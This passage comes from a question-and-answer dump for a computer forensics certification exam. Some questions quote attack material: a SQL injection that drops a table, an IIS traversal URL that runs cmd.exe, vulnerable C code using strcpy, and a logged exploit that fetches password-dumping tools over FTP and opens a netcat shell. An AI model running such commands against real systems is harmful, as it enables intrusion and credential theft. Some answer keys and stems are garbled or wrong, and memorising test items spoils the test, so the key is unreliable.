- D. Powering on a computer has no affect when needing to acquire digital evidence from it

Answer: A

NEW QUESTION 498

- (Exam Topic 2)

Which of the following tool can the investigator use to analyze the network to detect Trojan activities?

- A. Regshot
- B. TRIPWIRE
- C. RAM Computer
- D. Capsa

Answer: D

NEW QUESTION 502

- (Exam Topic 2)

If you are concerned about a high level of compression but not concerned about any possible data loss, what type of compression would you use?

- A. Lossful compression
- B. Lossy compression
- C. Lossless compression
- D. Time-loss compression

Answer: B

NEW QUESTION 504

- (Exam Topic 2)

Microsoft Security IDs are available in Windows Registry Editor. The path to locate IDs in Windows 7 is:

- A. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList
- B. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ProfileList
- C. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegList
- D. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Regedit

Answer: A

NEW QUESTION 505

- (Exam Topic 2)

When using an iPod and the host computer is running Windows, what file system will be used?

- A. iPod+
- B. HFS
- C. FAT16
- D. FAT32

Answer: D

NEW QUESTION 506

- (Exam Topic 2)

Cylie is investigating a network breach at a state organization in Florida. She discovers that the intruders were able to gain access into the company firewalls by

overloading them with IP packets. Cylie then discovers through her investigation that the intruders hacked into the company phone system and used the hard drives on their PBX system to store shared music files. What would this attack on the company PBX system be called?

- A. Phreaking
- B. Squatting
- C. Crunching
- D. Pretexting

Answer: A

NEW QUESTION 509

- (Exam Topic 2)

Bob has encountered a system crash and has lost vital data stored on the hard drive of his Windows computer. He has no cloud storage or backup hard drives. he wants to recover all those data, which includes his personal photos, music, documents, videos, official email, etc. Which of the following tools shall resolve Bob's purpose?

- A. Colasoft's Capsa
- B. Recuva
- C. Cain & Abel
- D. Xplico

Answer: D

NEW QUESTION 512

- (Exam Topic 2)

When making the preliminary investigations in a sexual harassment case, how many investigators are you recommended having?

- A. One
- B. Two
- C. Three
- D. Four

Answer: B

NEW QUESTION 517

- (Exam Topic 1)

What happens when a file is deleted by a Microsoft operating system using the FAT file system?

- A. only the reference to the file is removed from the FAT
- B. the file is erased and cannot be recovered
- C. a copy of the file is stored and the original file is erased
- D. the file is erased but can be recovered

Answer: A

NEW QUESTION 520

- (Exam Topic 1)

You have been asked to investigate the possibility of computer fraud in the finance department of a company. It is suspected that a staff member has been committing finance fraud by printing cheques that have not been authorized. You have exhaustively searched all data files on a bitmap image of the target computer, but have found no evidence. You suspect the files may not have been saved. What should you examine next in this case?

- A. The registry
- B. The swap file
- C. The recycle bin
- D. The metadata

Answer: B

NEW QUESTION 525

- (Exam Topic 1)

Why are Linux/Unix based computers better to use than Windows computers for idle scanning?

- A. Linux/Unix computers are easier to compromise
- B. Linux/Unix computers are constantly talking
- C. Windows computers are constantly talking
- D. Windows computers will not respond to idle scans

Answer: C

NEW QUESTION 530

- (Exam Topic 1)

What will the following command produce on a website login page? `SELECT email, passwd, login_id, full_name FROM members WHERE email = 'someone@somehwere.com'; DROP TABLE members; --'`

- A. Deletes the entire members table
- B. Inserts the Error! Reference source not found.email address into the members table
- C. Retrieves the password for the first user in the members table

D. This command will not produce anything since the syntax is incorrect

Answer: A

NEW QUESTION 532

- (Exam Topic 1)

Corporate investigations are typically easier than public investigations because:

- A. the users have standard corporate equipment and software
- B. the investigator does not have to get a warrant
- C. the investigator has to get a warrant
- D. the users can load whatever they want on their machines

Answer: B

NEW QUESTION 536

- (Exam Topic 1)

How many bits is Source Port Number in TCP Header packet?

- A. 16
- B. 32
- C. 48
- D. 64

Answer: A

NEW QUESTION 540

- (Exam Topic 1)

Harold is a security analyst who has just run the `rdisk /s` command to grab the backup SAM files on a computer. Where should Harold navigate on the computer to find the file?

- A. `%systemroot%\system32\LSA`
- B. `%systemroot%\system32\drivers\etc`
- C. `%systemroot%\repair`
- D. `%systemroot%\LSA`

Answer: C

NEW QUESTION 542

- (Exam Topic 1)

You have completed a forensic investigation case. You would like to destroy the data contained in various disks at the forensics lab due to sensitivity of the case. How would you permanently erase the data on the hard disk?

- A. Throw the hard disk into the fire
- B. Run the powerful magnets over the hard disk
- C. Format the hard disk multiple times using a low level disk utility
- D. Overwrite the contents of the hard disk with Junk data

Answer: A

NEW QUESTION 546

- (Exam Topic 1)

You work as a penetration tester for Hammond Security Consultants. You are currently working on a contract for the state government of California. Your next step is to initiate a DoS attack on their network. Why would you want to initiate a DoS attack on a system you are testing?

- A. Show outdated equipment so it can be replaced
- B. List weak points on their network
- C. Use attack as a launching point to penetrate deeper into the network
- D. Demonstrate that no system can be protected against DoS attacks

Answer: B

NEW QUESTION 549

- (Exam Topic 1)

Which of the following should a computer forensics lab used for investigations have?

- A. isolation
- B. restricted access
- C. open access
- D. an entry log

Answer: B

NEW QUESTION 552

- (Exam Topic 1)

In Microsoft file structures, sectors are grouped together to form:

- A. Clusters
- B. Drives
- C. Bitstreams
- D. Partitions

Answer: A

NEW QUESTION 557

- (Exam Topic 1)

During the course of an investigation, you locate evidence that may prove the innocence of the suspect of the investigation. You must maintain an unbiased opinion and be objective in your entire fact finding process. Therefore, you report this evidence. This type of evidence is known as:

- A. Inculpatory evidence
- B. Mandatory evidence
- C. Exculpatory evidence
- D. Terrible evidence

Answer: C

NEW QUESTION 562

- (Exam Topic 1)

When you are running a vulnerability scan on a network and the IDS cuts off your connection, what type of IDS is being used?

- A. Passive IDS
- B. Active IDS
- C. Progressive IDS
- D. NIPS

Answer: B

NEW QUESTION 565

- (Exam Topic 1)

Which of the following is NOT a graphics file?

- A. Picture1.tga
- B. Picture2.bmp
- C. Picture3.nfo
- D. Picture4.psd

Answer: C

NEW QUESTION 567

- (Exam Topic 1)

Windows identifies which application to open a file with by examining which of the following?

- A. The File extension
- B. The file attributes
- C. The file Signature at the end of the file
- D. The file signature at the beginning of the file

Answer: A

NEW QUESTION 572

- (Exam Topic 1)

From the following spam mail header, identify the host IP that sent this spam? From jie02@netvigator.com jie02@netvigator.com Tue Nov 27 17:27:11 2001

Received: from viruswall.ie.cuhk.edu.hk (viruswall [137.189.96.52]) by eng.ie.cuhk.edu.hk (8.11.6/8.11.6) with ESMTP id fAR9RAP23061 for ; Tue, 27 Nov 2001 17:27:10 +0800 (HKT)

Received: from mydomain.com (pcd249020.netvigator.com [203.218.39.20]) by viruswall.ie.cuhk.edu.hk (8.12.1/8.12.1) with SMTP id fAR9QXwZ018431 for ; Tue, 27 Nov 2001 17:26:36 +0800 (HKT)

Message-Id: >200111270926.fAR9QXwZ018431@viruswall.ie.cuhk.edu.hk From: "china hotel web"

To: "Shlam"

Subject: SHANGHAI (HILTON HOTEL) PACKAGE

Date: Tue, 27 Nov 2001 17:25:58 +0800 MIME-Version: 1.0

X- Priority: 3 X-MSMail- Priority: Normal

Reply-To: "china hotel web"

- A. 137.189.96.52
- B. 8.12.1.0
- C. 203.218.39.20
- D. 203.218.39.50

Answer: C

NEW QUESTION 573

- (Exam Topic 1)

Michael works for Kimball Construction Company as senior security analyst. As part of yearly security audit, Michael scans his network for vulnerabilities. Using Nmap, Michael conducts XMAS scan and most of the ports scanned do not give a response. In what state are these ports?

- A. Closed
- B. Open
- C. Stealth
- D. Filtered

Answer: B

NEW QUESTION 577

- (Exam Topic 1)

You are assisting a Department of Defense contract company to become compliant with the stringent security policies set by the DoD. One such strict rule is that firewalls must only allow incoming connections that were first initiated by internal computers. What type of firewall must you implement to abide by this policy?

- A. Packet filtering firewall
- B. Circuit-level proxy firewall
- C. Application-level proxy firewall
- D. Stateful firewall

Answer: D

NEW QUESTION 580

- (Exam Topic 1)

You are using DriveSpy, a forensic tool and want to copy 150 sectors where the starting sector is 1709 on the primary hard drive. Which of the following formats correctly specifies these sectors?

- A. 0:1000, 150
- B. 0:1709, 150
- C. 1:1709, 150
- D. 0:1709-1858

Answer: B

NEW QUESTION 582

- (Exam Topic 1)

Which federal computer crime law specifically refers to fraud and related activity in connection with access devices like routers?

- A. 18 U.S.
- B. 1029
- C. 18 U.S.
- D. 1362
- E. 18 U.S.
- F. 2511
- G. 18 U.S.
- H. 2703

Answer: A

NEW QUESTION 585

- (Exam Topic 1)

In a forensic examination of hard drives for digital evidence, what type of user is most likely to have the most file slack to analyze?

- A. one who has NTFS 4 or 5 partitions
- B. one who uses dynamic swap file capability
- C. one who uses hard disk writes on IRQ 13 and 21
- D. one who has lots of allocation units per block or cluster

Answer: D

NEW QUESTION 589

- (Exam Topic 1)

At what layer of the OSI model do routers function on?

- A. 4
- B. 3
- C. 1
- D. 5

Answer: B

NEW QUESTION 593

- (Exam Topic 1)

You are working as Computer Forensics investigator and are called by the owner of an accounting firm to investigate possible computer abuse by one of the firm's employees. You meet with the owner of the firm and discover that the company has never published a policy stating that they reserve the right to inspect their computing assets at will. What do you do?

- A. Inform the owner that conducting an investigation without a policy is not a problem because the company is privately owned
- B. Inform the owner that conducting an investigation without a policy is a violation of the 4th amendment
- C. Inform the owner that conducting an investigation without a policy is a violation of the employee's expectation of privacy
- D. Inform the owner that conducting an investigation without a policy is not a problem because a policy is only necessary for government agencies

Answer: C

NEW QUESTION 598

- (Exam Topic 1)

Paul's company is in the process of undergoing a complete security audit including logical and physical security testing. After all logical tests were performed; it is now time for the physical round to begin. None of the employees are made aware of this round of testing. The security-auditing firm sends in a technician dressed as an electrician. He waits outside in the lobby for some employees to get to work and follows behind them when they access the restricted areas. After entering the main office, he is able to get into the server room telling the IT manager that there is a problem with the outlets in that room. What type of attack has the technician performed?

- A. Tailgating
- B. Backtrapping
- C. Man trap attack
- D. Fuzzing

Answer: A

NEW QUESTION 600

- (Exam Topic 1)

Harold wants to set up a firewall on his network but is not sure which one would be the most appropriate. He knows he needs to allow FTP traffic to one of the servers on his network, but he wants to only allow FTP-PUT. Which firewall would be most appropriate for Harold? needs?

- A. Circuit-level proxy firewall
- B. Packet filtering firewall
- C. Application-level proxy firewall
- D. Data link layer firewall

Answer: C

NEW QUESTION 604

- (Exam Topic 1)

Which legal document allows law enforcement to search an office, place of business, or other locale for evidence relating to an alleged crime?

- A. bench warrant
- B. wire tap
- C. subpoena
- D. search warrant

Answer: D

NEW QUESTION 609

- (Exam Topic 1)

What operating system would respond to the following command?

- A. Windows 95
- B. FreeBSD
- C. Windows XP
- D. Mac OS X

Answer: B

NEW QUESTION 613

- (Exam Topic 1)

To preserve digital evidence, an investigator should _____.

- A. Make two copies of each evidence item using a single imaging tool
- B. Make a single copy of each evidence item using an approved imaging tool
- C. Make two copies of each evidence item using different imaging tools
- D. Only store the original evidence item

Answer: C

NEW QUESTION 616

- (Exam Topic 1)

When examining a file with a Hex Editor, what space does the file header occupy?

- A. the last several bytes of the file
- B. the first several bytes of the file
- C. none, file headers are contained in the FAT
- D. one byte at the beginning of the file

Answer: D

NEW QUESTION 617

- (Exam Topic 1)

Bob has been trying to penetrate a remote production system for the past two weeks. This time however, he is able to get into the system. He was able to use the System for a period of three weeks. However, law enforcement agencies were recoding his every activity and this was later presented as evidence. The organization had used a Virtual Environment to trap Bob. What is a Virtual Environment?

- A. A Honeypot that traps hackers
- B. A system Using Trojaned commands
- C. An environment set up after the user logs in
- D. An environment set up before a user logs in

Answer: A

NEW QUESTION 620

- (Exam Topic 1)

Sectors in hard disks typically contain how many bytes?

- A. 256
- B. 512
- C. 1024
- D. 2048

Answer: B

NEW QUESTION 622

- (Exam Topic 1)

What is the name of the Standard Linux Command that is also available as windows application that can be used to create bit-stream images?

- A. mcopy
- B. image
- C. MD5
- D. dd

Answer: D

NEW QUESTION 626

- (Exam Topic 1)

During the course of a corporate investigation, you find that an Employee is committing a crime. Can the Employer file a criminal complaint with Police?

- A. Yes, and all evidence can be turned over to the police
- B. Yes, but only if you turn the evidence over to a federal law enforcement agency
- C. No, because the investigation was conducted without following standard police procedures
- D. No, because the investigation was conducted without warrant

Answer: A

NEW QUESTION 630

- (Exam Topic 1)

Software firewalls work at which layer of the OSI model?

- A. Application
- B. Network
- C. Transport
- D. Data Link

Answer: D

NEW QUESTION 632

- (Exam Topic 1)

What type of file is represented by a colon (:) with a name following it in the Master File Table of NTFS disk?

- A. A compressed file
- B. A Data stream file
- C. An encrypted file
- D. A reserved file

Answer: B

NEW QUESTION 637

- (Exam Topic 1)

Microsoft Outlook maintains email messages in a proprietary format in what type of file?

- A. .email
- B. .mail
- C. .pst
- D. .doc

Answer: C

NEW QUESTION 642

- (Exam Topic 1)

A law enforcement officer may only search for and seize criminal evidence with _____, which are facts or circumstances that would lead a reasonable person to believe a crime has been committed or is about to be committed, evidence of the specific crime exists and the evidence of the specific crime exists at the place to be searched.

- A. Mere Suspicion
- B. A preponderance of the evidence
- C. Probable cause
- D. Beyond a reasonable doubt

Answer: C

NEW QUESTION 647

- (Exam Topic 1)

As a security analyst, you setup a false survey website that will require users to create a username and a strong password. You send the link to all the employees of the company. What information will you be able to gather?

- A. The IP address of the employees' computers
- B. Bank account numbers and the corresponding routing numbers
- C. The employees network usernames and passwords
- D. The MAC address of the employees' computers

Answer: C

NEW QUESTION 652

- (Exam Topic 1)

You work as an IT security auditor hired by a law firm in Boston to test whether you can gain access to sensitive information about the company clients. You have rummaged through their trash and found very little information. You do not want to set off any alarms on their network, so you plan on performing passive foot printing against their Web servers. What tool should you use?

- A. Ping sweep
- B. Nmap
- C. Netcraft
- D. Dig

Answer: C

NEW QUESTION 657

- (Exam Topic 1)

What should you do when approached by a reporter about a case that you are working on or have worked on?

- A. Refer the reporter to the attorney that retained you
- B. Say, "no comment"
- C. Answer all the reporter's questions as completely as possible
- D. Answer only the questions that help your case

Answer: A

NEW QUESTION 659

- (Exam Topic 1)

What file structure database would you expect to find on floppy disks?

- A. NTFS
- B. FAT32
- C. FAT16
- D. FAT12

Answer: D

NEW QUESTION 660

- (Exam Topic 1)

Jason has set up a honeypot environment by creating a DMZ that has no physical or logical access to his production network. In this honeypot, he has placed a server running Windows Active Directory. He has also placed a Web server in the DMZ that services a number of web pages that offer visitors a chance to download sensitive information by clicking on a button. A week later, Jason finds in his network logs how an intruder accessed the honeypot and downloaded sensitive information. Jason uses the logs to try and prosecute the intruder for stealing sensitive corporate information. Why will this not be viable?

- A. Entrapment
- B. Enticement
- C. Intruding into a honeypot is not illegal

D. Intruding into a DMZ is not illegal

Answer: A

NEW QUESTION 664

- (Exam Topic 1)

Which part of the Windows Registry contains the user's password file?

- A. HKEY_LOCAL_MACHINE
- B. HKEY_CURRENT_CONFIGURATION
- C. HKEY_USER
- D. HKEY_CURRENT_USER

Answer: A

NEW QUESTION 667

- (Exam Topic 1)

What does mactime, an essential part of the coroner's toolkit do?

- A. It traverses the file system and produces a listing of all files based on the modification, access and change timestamps
- B. It can recover deleted file space and search it for dat
- C. However, it does not allow the investigator to preview them
- D. The tools scans for i-node information, which is used by other tools in the tool kit
- E. It is too specific to the MAC OS and forms a core component of the toolkit

Answer: A

NEW QUESTION 670

- (Exam Topic 1)

How many characters long is the fixed-length MD5 algorithm checksum of a critical system file?

- A. 128
- B. 64
- C. 32
- D. 16

Answer: C

NEW QUESTION 672

- (Exam Topic 1)

Meyer Electronics Systems just recently had a number of laptops stolen out of their office. On these laptops contained sensitive corporate information regarding patents and company strategies. A month after the laptops were stolen, a competing company was found to have just developed products that almost exactly duplicated products that Meyer produces. What could have prevented this information from being stolen from the laptops?

- A. EFS Encryption
- B. DFS Encryption
- C. IPS Encryption
- D. SDW Encryption

Answer: A

NEW QUESTION 674

- (Exam Topic 1)

Bill is the accounting manager for Grummon and Sons LLC in Chicago. On a regular basis, he needs to send PDF documents containing sensitive information through E-mail to his customers.

Bill protects the PDF documents with a password and sends them to their intended recipients. Why PDF passwords do not offer maximum protection?

- A. PDF passwords can easily be cracked by software brute force tools
- B. PDF passwords are converted to clear text when sent through E-mail
- C. PDF passwords are not considered safe by Sarbanes-Oxley
- D. When sent through E-mail, PDF passwords are stripped from the document completely

Answer: A

NEW QUESTION 675

- (Exam Topic 1)

This is original file structure database that Microsoft originally designed for floppy disks. It is written to the outermost track of a disk and contains information about each file stored on the drive.

- A. Master Boot Record (MBR)
- B. Master File Table (MFT)
- C. File Allocation Table (FAT)
- D. Disk Operating System (DOS)

Answer: C

NEW QUESTION 679

- (Exam Topic 1)

What TCP/UDP port does the toolkit program netstat use?

- A. Port 7
- B. Port 15
- C. Port 23
- D. Port 69

Answer: B

NEW QUESTION 682

- (Exam Topic 1)

Kimberly is studying to be an IT security analyst at a vocational school in her town. The school offers many different programming as well as networking languages. What networking protocol language should she learn that routers utilize?

- A. ATM
- B. UDP
- C. BPG
- D. OSPF

Answer: D

NEW QUESTION 686

- (Exam Topic 1)

What term is used to describe a cryptographic technique for embedding information into something else for the sole purpose of hiding that information from the casual observer?

- A. rootkit
- B. key escrow
- C. steganography
- D. Offset

Answer: C

NEW QUESTION 690

- (Exam Topic 1)

If a suspect computer is located in an area that may have toxic chemicals, you must:

- A. coordinate with the HAZMAT team
- B. determine a way to obtain the suspect computer
- C. assume the suspect machine is contaminated
- D. do not enter alone

Answer: A

NEW QUESTION 693

- (Exam Topic 1)

The following excerpt is taken from a honeypot log. The log captures activities across three days.

There are several intrusion attempts; however, a few are successful.

(Note: The objective of this question is to test whether the student can read basic information from log entries and interpret the nature of attack.)

Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169

Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482

Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53

Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 -> 172.16.1.107:21

Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53

Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 -> 172.16.1.107:53

Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 -> 172.16.1.101:53

Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111

Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 -> 172.16.1.107:80

Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 -> 172.16.1.101:53

Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53

Apr 26 06:44:25 victim7 PAM_pwd[12509]: (login) session opened for user simple by (uid=0)

Apr 26 06:44:36 victim7 PAM_pwd[12521]: (su) session opened for user simon by simple(uid=506) Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080

Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.28.22.189:4558

From the options given below choose the one which best interprets the following entry: Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53

- A. An IDS evasion technique
- B. A buffer overflow attempt
- C. A DNS zone transfer
- D. Data being retrieved from 63.226.81.13

Answer: A

NEW QUESTION 694

- (Exam Topic 1)

Which is a standard procedure to perform during all computer forensics investigations?

- A. with the hard drive removed from the suspect PC, check the date and time in the system's CMOS
- B. with the hard drive in the suspect PC, check the date and time in the File Allocation Table
- C. with the hard drive removed from the suspect PC, check the date and time in the system's RAM
- D. with the hard drive in the suspect PC, check the date and time in the system's CMOS

Answer: A

NEW QUESTION 699

- (Exam Topic 1)

The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The File Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.

He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below.

```
"cmd1.exe /c open 213.116.251.162 >ftpcom" "cmd1.exe /c echo johna2k >>ftpcom" "cmd1.exe /c echo haxedj00 >>ftpcom" "cmd1.exe /c echo get nc.exe >>ftpcom" "cmd1.exe /c echo get pdump.exe >>ftpcom" "cmd1.exe /c echo get samdump.dll >>ftpcom" "cmd1.exe /c echo quit >>ftpcom" "cmd1.exe /c ftp -s:ftpcom"
```

"cmd1.exe /c nc -l -p 6969 -e cmd1.exe" What can you infer from the exploit given?

- A. It is a local exploit where the attacker logs in using username johna2k
- B. There are two attackers on the system - johna2k and haxedj00
- C. The attack is a remote exploit and the hacker downloads three files
- D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port

Answer: C

Explanation:

The log clearly indicates that this is a remote exploit with three files being downloaded and hence the correct answer is C.

NEW QUESTION 704

- (Exam Topic 1)

What will the following URL produce in an unpatched IIS Web Server? <http://www.thetargetsite.com/scripts/..%co%af../..%co%af../windows/system32/cmd.exe?/c+dir+c:\>

- A. Directory listing of C: drive on the web server
- B. Insert a Trojan horse into the C: drive of the web server
- C. Execute a buffer flow in the C: drive of the web server
- D. Directory listing of the C:\windows\system32 folder on the web server

Answer: A

NEW QUESTION 709

- (Exam Topic 1)

You should make at least how many bit-stream copies of a suspect drive?

- A. 1
- B. 2
- C. 3
- D. 4

Answer: B

NEW QUESTION 713

- (Exam Topic 1)

You are working as an independent computer forensics investigator and received a call from a systems administrator for a local school system requesting your assistance. One of the students at the local high school is suspected of downloading inappropriate images from the Internet to a PC in the Computer lab. When you arrive at the school, the systems administrator hands you a hard drive and tells you that he made a "simple backup copy" of the hard drive in the PC and put it on this drive and requests that you examine that drive for evidence of the suspected images. You inform him that a "simple backup copy" will not provide deleted files or recover file fragments.

What type of copy do you need to make to ensure that the evidence found is complete and admissible in future proceeding?

- A. Bit-stream Copy
- B. Robust Copy
- C. Full backup Copy
- D. Incremental Backup Copy

Answer: A

NEW QUESTION 715

- (Exam Topic 1)

How many sectors will a 125 KB file use in a FAT32 file system?

- A. 32
- B. 16
- C. 256

D. 25

Answer: C

NEW QUESTION 717

- (Exam Topic 1)

Jim performed a vulnerability analysis on his network and found no potential problems. He runs another utility that executes exploits against his system to verify the results of the vulnerability test.

The second utility executes five known exploits against his network in which the vulnerability analysis said were not exploitable. What kind of results did Jim receive from his vulnerability analysis?

- A. False negatives
- B. False positives
- C. True negatives
- D. True positives

Answer: A

NEW QUESTION 722

- (Exam Topic 1)

The use of warning banners helps a company avoid litigation by overcoming an employee assumed _____. When connecting to the company's intranet, network or Virtual Private Network(VPN) and will allow the company's investigators to monitor, search and retrieve information stored within the network.

- A. Right to work
- B. Right of free speech
- C. Right to Internet Access
- D. Right of Privacy

Answer: D

NEW QUESTION 723

- (Exam Topic 1)

Jonathan is a network administrator who is currently testing the internal security of his network. He is attempting to hijack a session, using Ettercap, of a user connected to his Web server. Why will Jonathan not succeed?

- A. Only an HTTPS session can be hijacked
- B. HTTP protocol does not maintain session
- C. Only FTP traffic can be hijacked
- D. Only DNS traffic can be hijacked

Answer: B

NEW QUESTION 724

- (Exam Topic 1)

You are carrying out the last round of testing for your new website before it goes live. The website has many dynamic pages and connects to a SQL backend that accesses your product inventory in a database. You come across a web security site that recommends inputting the following code into a search field on web pages to check for vulnerabilities: When you type this and click on search, you receive a pop-up window that says: "This is a test."

What is the result of this test?

- A. Your website is vulnerable to CSS
- B. Your website is not vulnerable
- C. Your website is vulnerable to SQL injection
- D. Your website is vulnerable to web bugs

Answer: A

NEW QUESTION 728

- (Exam Topic 1)

When a file is deleted by Windows Explorer or through the MS-DOS delete command, the operating system inserts _____ in the first letter position of the filename in the FAT database.

- A. A Capital X
- B. A Blank Space
- C. The Underscore Symbol
- D. The lowercase Greek Letter Sigma (s)

Answer: D

NEW QUESTION 731

- (Exam Topic 1)

John is using Firewalk to test the security of his Cisco PIX firewall. He is also utilizing a sniffer located on a subnet that resides deep inside his network. After analyzing the sniffer log files, he does not see any of the traffic produced by Firewalk. Why is that?

- A. Firewalk cannot pass through Cisco firewalls
- B. Firewalk sets all packets with a TTL of zero
- C. Firewalk cannot be detected by network sniffers
- D. Firewalk sets all packets with a TTL of one

Answer: D

NEW QUESTION 732

- (Exam Topic 1)

One technique for hiding information is to change the file extension from the correct one to one that might not be noticed by an investigator. For example, changing a .jpg extension to a .doc extension so that a picture file appears to be a document. What can an investigator examine to verify that a file has the correct extension?

- A. the File Allocation Table
- B. the file header
- C. the file footer
- D. the sector map

Answer: B

NEW QUESTION 736

- (Exam Topic 1)

You are working as an investigator for a corporation and you have just received instructions from your manager to assist in the collection of 15 hard drives that are part of an ongoing investigation.

Your job is to complete the required evidence custody forms to properly document each piece of evidence as it is collected by other members of your team. Your manager instructs you to complete one multi-evidence form for the entire case and a single-evidence form for each hard drive. How will these forms be stored to help preserve the chain of custody of the case?

- A. All forms should be placed in an approved secure container because they are now primary evidence in the case.
- B. The multi-evidence form should be placed in the report file and the single-evidence forms should be kept with each hard drive in an approved secure container.
- C. The multi-evidence form should be placed in an approved secure container with the hard drives and the single-evidence forms should be placed in the report file.
- D. All forms should be placed in the report file because they are now primary evidence in the case.

Answer: B

NEW QUESTION 740

- (Exam Topic 1)

This organization maintains a database of hash signatures for known software.

- A. International Standards Organization
- B. Institute of Electrical and Electronics Engineers
- C. National Software Reference Library
- D. American National standards Institute

Answer: C

NEW QUESTION 743

- (Exam Topic 1)

Melanie was newly assigned to an investigation and asked to make a copy of all the evidence from the compromised system. Melanie did a DOS copy of all the files on the system. What would be the primary reason for you to recommend a disk imaging tool?

- A. A disk imaging tool would check for CRC32s for internal self-checking and validation and have MD5 checksum
- B. Evidence file format will contain case data entered by the examiner and encrypted at the beginning of the evidence file
- C. A simple DOS copy will not include deleted files, file slack and other information
- D. There is no case for an imaging tool as it will use a closed, proprietary format that if compared to the original will not match up sector for sector

Answer: C

NEW QUESTION 747

- (Exam Topic 1)

Which response organization tracks hoaxes as well as viruses?

- A. NIPC
- B. FEDCIRC
- C. CERT
- D. CIAC

Answer: D

NEW QUESTION 751

- (Exam Topic 1)

In a computer forensics investigation, what describes the route that evidence takes from the time you find it until the case is closed or goes to court?

- A. rules of evidence
- B. law of probability
- C. chain of custody
- D. policy of separation

Answer: C

NEW QUESTION 753

- (Exam Topic 1)

On Linux/Unix based Web servers, what privilege should the daemon service be run under?

- A. Guest
- B. Root
- C. You cannot determine what privilege runs the daemon service
- D. Something other than root

Answer: D

NEW QUESTION 757

- (Exam Topic 1)

Chris has been called upon to investigate a hacking incident reported by one of his clients. The company suspects the involvement of an insider accomplice in the attack. Upon reaching the incident scene, Chris secures the physical area, records the scene using visual media. He shuts the system down by pulling the power plug so that he does not disturb the system in any way. He labels all cables and connectors prior to disconnecting any. What do you think would be the next sequence of events?

- A. Connect the target media; prepare the system for acquisition; Secure the evidence; Copy the media
- B. Prepare the system for acquisition; Connect the target media; copy the media; Secure the evidence
- C. Connect the target media; Prepare the system for acquisition; Secure the evidence; Copy the media
- D. Secure the evidence; prepare the system for acquisition; Connect the target media; copy the media

Answer: B

NEW QUESTION 762

- (Exam Topic 1)

Harold is a web designer who has completed a website for ghttech.net. As part of the maintenance agreement he signed with the client, Harold is performing research online and seeing how much exposure the site has received so far. Harold navigates to google.com and types in the following search.

link:www.ghitech.net What will this search produce?

- A. All sites that ghttech.net links to
- B. All sites that link to ghttech.net
- C. All search engines that link to .net domains
- D. Sites that contain the code: link:www.ghitech.net

Answer: B

NEW QUESTION 763

- (Exam Topic 1)

_____ is simply the application of Computer Investigation and analysis techniques in the interests of determining potential legal evidence.

- A. Network Forensics
- B. Computer Forensics
- C. Incident Response
- D. Event Reaction

Answer: B

NEW QUESTION 768

- (Exam Topic 1)

Jason is the security administrator of ACMA metal Corporation. One day he notices the company's Oracle database server has been compromised and the customer information along with financial data has been stolen. The financial loss will be in millions of dollars if the database gets into the hands of the competitors. Jason wants to report this crime to the law enforcement agencies immediately.

Which organization coordinates computer crimes investigations throughout the United States?

- A. Internet Fraud Complaint Center
- B. Local or national office of the U.
- C. Secret Service
- D. National Infrastructure Protection Center
- E. CERT Coordination Center

Answer: B

NEW QUESTION 772

- (Exam Topic 1)

Profiling is a forensics technique for analyzing evidence with the goal of identifying the perpetrator from their various activity. After a computer has been compromised by a hacker, which of the following would be most important in forming a profile of the incident?

- A. The manufacturer of the system compromised
- B. The logic, formatting and elegance of the code used in the attack
- C. The nature of the attack
- D. The vulnerability exploited in the incident

Answer: B

NEW QUESTION 774

- (Exam Topic 1)

Kyle is performing the final testing of an application he developed for the accounting department. His last round of testing is to ensure that the program is as secure as possible. Kyle runs the following command. What is he testing at this point?

```
#include <stdio.h>
int main(int argc, char *argv[]) { char buffer[10]; if (argc < 2) { fprintf (stderr, "USAGE: %s string\n", argv[0]); return 1; } strcpy(buffer, argv[1]); return 0; }
```

- A. Buffer overflow
- B. SQL injection
- C. Format string bug
- D. Kernal injection

Answer: A

NEW QUESTION 777

- (Exam Topic 1)

Which of the following refers to the data that might still exist in a cluster even though the original file has been overwritten by another file?

- A. Sector
- B. Metadata
- C. MFT
- D. Slack Space

Answer: D

NEW QUESTION 781

- (Exam Topic 1)

An employee is attempting to wipe out data stored on a couple of compact discs (CDs) and digital video discs (DVDs) by using a large magnet. You inform him that this method will not be effective in wiping out the data because CDs and DVDs are _____ media used to store large amounts of data and are not affected by the magnet.

- A. logical
- B. anti-magnetic
- C. magnetic
- D. optical

Answer: D

NEW QUESTION 783

- (Exam Topic 1)

What is the target host IP in the following command?

- A. 172.16.28.95
- B. 10.10.150.1
- C. Firewall does not scan target hosts
